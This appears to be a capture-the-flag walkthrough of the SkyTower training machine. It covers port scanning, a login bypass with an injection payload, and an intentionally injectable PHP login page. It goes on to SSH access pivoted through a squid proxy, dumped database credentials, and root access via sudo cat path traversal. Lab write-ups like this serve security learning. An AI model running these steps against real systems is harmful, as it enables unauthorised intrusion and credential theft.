
SkyTower

Reconnaissance :-

```
Currently scanning: 192.168.65.0/16   |   Screen View: Unique
Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size:
84

_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:67:ad:3e     1      42  PCS Systemtechnik
GmbH
192.168.56.101  08:00:27:54:4a:37     1      42  PCS Systemtechnik GmbH
```




Scanning :-


```
┌──(maskman㉿pentest)-[~]
└─$ sudo nmap -p- -r -T 5 192.168.56.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-20 11:18 IST
Nmap scan report for 192.168.56.100
Host is up (0.0000090s latency).
All 65535 scanned ports on 192.168.56.100 are filtered
MAC Address: 08:00:27:67:AD:3E (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.000091s latency).
Not shown: 65532 closed ports
PORT     STATE    SERVICE
22/tcp   filtered ssh
80/tcp   open     http
3128/tcp open     squid-http
MAC Address: 08:00:27:54:4A:37 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.1
Host is up (0.0000010s latency).
All 65535 scanned ports on 192.168.56.1 are closed

Nmap done: 256 IP addresses (3 hosts up) scanned in 5.69 seconds
```

Bypassing Authentication :-

I tried bypassing with various payloads , but none of them worked. The site was filtering out the input.



I used '^' payload in both email and password fields to bypass the authentication and it worked.





SSH credentials are shown after bypassing authentication.


Mozilla Firefox
192.168.56.101/login.php
http://192.168.56.101/login.
Did Not C
Screenshot taken
View image
192.168.56.101/login.php
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
Welcome john@skytech.com
As you may know, SkyTech has ceased all international operations.
To all our long term employees, we wish to convey our thanks for your dedication and hard work.
Unfortunately, all international contracts, including yours have been terminated.
The remainder of your contract and retirement fund, $2 ,has been payed out in full to a secure account. For security reasons, you must login to the SkyTech server via SSH to access the account details.
Username: john
Password: hereisjohn
We wish you the best of luck in your future

Initial Foothold as user JOHN:-

After few failed attempts of logging in , I realized that squid proxy could be used to login with the help of proxychains.





After connecting through proxychains , I was able to connect to the ssh server. But, the shell wasn't stable. So , I googled for the possible causes and found this.

Add a comment

2 Answers

Active | Oldest | Votes

6

There is a `exit 0` in your `.bash_profile` file that provokes bash to exit. Remove it as it's not necessary:

```
ssh david@0.0.0.1 sed -i '/exit\ 0/d' .bashrc .bash_profile .profile .login
```

Share Improve this answer Follow

edited Nov 26 '13 at 20:05

answered Nov 26 '13 at 19:14

Braiam

62.9k • 29 • 164 • 254

```
┌──(maskman㉿pentest)-[~/machines/vulnhub/skytower]
└─$ proxychains ssh john@192.168.56.101 mv .bashrc .bashrc.orig
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  timeout
[proxychains] Dynamic chain  ...  192.168.56.101:3128  ...  192.168.56.101:22  ...  OK
john@192.168.56.101's password:

┌──(maskman㉿pentest)-[~/machines/vulnhub/skytower]
└─$ proxychains ssh john@192.168.56.101
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  timeout
[proxychains] Dynamic chain  ...  192.168.56.101:3128  ...  192.168.56.101:22  ...  OK
john@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug 20 02:27:34 2021 from 192.168.56.101
john@SkyTower:~$
```

Now, I got the initial foothold. This user cannot execute any programs using sudo. So, I started looking for other users and found sara and williams in the “/etc/passwd” file. Since, this is a webapp I thought there should be any backups which could help out, but there weren't any in the “/var/backups” folder. Then I moved onto the site's root directory which is “/var/www” and found the login.php file.

```
</html>
john@SkyTower:/var/www$ cat login.php
<?php

$db = new mysqli('localhost', 'root', 'root', 'SkyTech');

if($db->connect_errno > 0){
    die('Unable to connect to database [' . $db->connect_error . ']');

}

$sqlinjection = array("SELECT", "TRUE", "FALSE", "--","OR", "=", ",", "AND", "NOT");
$email = str_ireplace($sqlinjection, "", $_POST['email']);
$password = str_ireplace($sqlinjection, "", $_POST['password']);

$sql= "SELECT * FROM login where email='".$email."' and password='".$password."';";
$result = $db->query($sql);


if(!$result)
    die('There was an error running the query [' . $db->error . ']');
if($result->num_rows==0)
    die('<br>Login Failed</br>');

$row = $result->fetch_assoc();

echo "<HTML>";
echo '
      <div style="height:100%; width:100%;background-image:url(\'background.jpg\');
                              background-size:100%;
                              background-position:50% 50%;
                              background-repeat:no-repeat;">
      <div style="
                padding-right:8px;
                padding-left:10px;
                padding-top: 10px;
                padding-bottom: 10px;
                background-color:white;
                border-color: #000000;
                border-width: 5px;
                border-style: solid;
                width: 400px;
                height:430px;
                position:absolute;
                top:50%;
                left:50%;
                margin-top:-215px; /* this is half the height of your div*/
                margin-left:-200px;
                              ">
        ';
echo "<br><strong><font size=4>Welcome ".$row["email"]."</font><br /> </br></strong>";
echo "As you may know, SkyTech has ceased all international operations.<br><br> To all our long term employees, we wish to convey our thanks for your dedication and hard work.<br><br><strong>Unfortunately, all international contracts, including yours have been terminated.</strong><br><br> The remainder of your contract and retirement fund, <strong>$2</strong> ,has been payed out in full to a secure account.  For security reasons, you must login to the SkyTech server via SSH to access the account details.<br><br><strong>Username: ".explode("@",$row["email"])[0]."</strong><br><strong>Password: ".$row["password"]."</strong>";
echo " <br><br> We wish you the best of luck in your future endeavors. <br> </div> </div>";
echo "</HTML>"

?>
john@SkyTower:/var/www$
```

There was a database named SkyTech. So, I logged in as root into mysql. Luckily the db admin used the default password. Then I connected to the SkyTech DB.

```
john@SkyTower:/var/www$ mysql -u root
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
john@SkyTower:/var/www$ mysql -u root -p toor
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
john@SkyTower:/var/www$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 48878
Server version: 5.5.35-0+wheezy1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use skytech;
ERROR 1049 (42000): Unknown database 'skytech'
mysql> use SkyTech;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------+
| Tables_in_SkyTech |
+-------------------+
| login             |
+-------------------+
1 row in set (0.00 sec)

mysql> select * from login;
+----+--------------------+---------------+
| id | email              | password      |
+----+--------------------+---------------+
|  1 | john@skytech.com   | hereisjohn    |
|  2 | sara@skytech.com   | ihatethisjob  |
|  3 | william@skytech.com | senseable     |
+----+--------------------+---------------+
3 rows in set (0.00 sec)

mysql>
```

The SkyTech database had login credentials for 3 users. I tried logging in as williams and it didn't work.

Privilege Escalation to user SARA :-

I used sara's creds to SSH into the machine. It throwed the same problem just like user “john” did. So, I followed the same steps

like I did for john and got the shell.

```
┌──(maskman㉿pentest)-[~/machines/vulnhub/skytower]
└─$ proxychains ssh sara@192.168.56.101
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  timeout
[proxychains] Dynamic chain  ...  192.168.56.101:3128  ...  192.168.56.101:22  ...  OK
sara@192.168.56.101's password:
Linux SkyTower 3.2.0-4-amd64 #1 SMP Debian 3.2.54-2 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jun 20 08:19:23 2014 from localhost
sara@SkyTower:~$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
sara@SkyTower:~$ LFILE=/accounts/*
sara@SkyTower:~$ sudo cat "$LFILE"
cat: /accounts/*: No such file or directory
sara@SkyTower:~$ mkdir /accounts
mkdir: cannot create directory `/accounts': File exists
sara@SkyTower:~$ cd /accounts
sara@SkyTower:/accounts$ ls -l
total 0
sara@SkyTower:/accounts$ touch test
touch: cannot touch `test': Permission denied
sara@SkyTower:/accounts$ sudo touch test
[sudo] password for sara:
Sorry, user sara is not allowed to execute '/usr/bin/touch test' as root on SkyTower.local.
sara@SkyTower:/accounts$ sudo nano test
[sudo] password for sara:
Sorry, user sara is not allowed to execute '/usr/bin/nano test' as root on SkyTower.local.
sara@SkyTower:/accounts$ sudo cp /bin/bash .
[sudo] password for sara:
Sorry, user sara is not allowed to execute '/bin/cp /bin/bash .' as root on SkyTower.local.
sara@SkyTower:/accounts$ sudo -l
Matching Defaults entries for sara on this host:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sara may run the following commands on this host:
    (root) NOPASSWD: /bin/cat /accounts/*, (root) /bin/ls /accounts/*
```

Privilege Escalation to ROOT :-

Since, Sara can execute cat command as root, I tried viewing the root flag . It didn't work because sara was allowed to use cat only in /accounts/ directory. So, I used directory navigation in single command itself hoping it could show me the root flag. It worked and I got the root user password.

```
sara@SkyTower:/accounts$ sudo cat /root/flag.txt
[sudo] password for sara:
Sorry, user sara is not allowed to execute '/bin/cat /root/flag.txt' as root on SkyTower.local.
sara@SkyTower:/accounts$ sudo cat /accounts/../../../root/flag.txt
Congratz, have a cold one to celebrate!
root password is theskytower
sara@SkyTower:/accounts$ su root
Password:
root@SkyTower:/accounts#
```